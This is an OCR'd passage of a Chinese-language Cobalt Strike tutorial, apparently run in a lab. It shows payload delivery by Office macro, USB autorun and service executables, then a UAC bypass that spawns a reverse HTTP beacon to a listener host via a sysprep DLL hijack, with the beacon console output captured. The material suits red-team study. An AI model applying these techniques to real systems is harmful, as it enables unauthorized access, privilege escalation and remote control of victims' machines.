

Cobalt Strike (Trial)
Cobalt Strike View Attacks Reporting Help
external internal user computer note pid last
10.6.6.115 10.6.6.115 Administrator * WIN-95RU09N05MF 2580 4s
Interact
Access
Explore
Pivoting
Spawn
Session
Event Log X
Listeners X
Beacon 10.6.6.115@2580 X
beacon> shell whoami
[*] Tasked beacon to run: whoami
beacon> sleep 5
[*] Tasked beacon to sleep for 5s
[+] host called home, sent: 30 bytes
[+] received output:
win-95ru09n05mf\administrator
[WIN-95RU09N05MF] Administrator */2580 last: 4s
beacon>

图 18

通过 Office 宏




图 19





图 20

通过 payload 生成其他类型






图 21

通过生成 USB/CD 自动播放 exe




图 22

设置保存的 payload 路径

设置保存的 U 盘路径




图 23


自动播放
Wedding Photos (F:)
常规 选项
打开文件夹以查看文件
使用 Windows 资源管理器
使用此驱动器进行备份
使用 Windows 备份
在“控制面板”中查看更多“自动播放”选项

图 24

通过生成 exe




图 25

通过生成无状态服务的 exe




图 26

0×03 主机深入

Bypass UAC 提高权限



Bypass UAC
Execute a listener in a high-integrity context. This feature uses Cobalt Strike's Artifact Kit to generate
Listener:
beacon http
Add
Launch
Help

图 27



Cobalt Strike (Trial)
Cobalt Strike View Attacks Reporting Help
external internal user computer note pid last
10.6.6.115 10.6.6.115 Administrator * WIN-95RU09N05MF 2116 17s
10.6.6.115 10.6.6.115 Administrator * WIN-95RU09N05MF 2580 2s
Event Log X
Listeners X
Beacon 10.6.6.115@2580 X
[+] received output:
win-95ru09n05mf\administrator
[*] Tasked beacon to spawn windows/beacon_http/reverse_http (10.6.6.143:8088) in a high integrity process
[+] host called home, sent: 111675 bytes
[+] received output:
[*] Wrote hijack DLL to 'C:\Users\ADMINI~1\AppData\Local\Temp\5077.dll'
[+] Privileged file copy success! C:\Windows\System32\sysprep\CRYPTBASE.dll
[+] C:\Windows\System32\sysprep\sysprep.exe ran and exited.
[*] Cleanup successful
[WIN-95RU09N05MF] Administrator */2580 last: 2s
beacon>

图 28

获取 hash

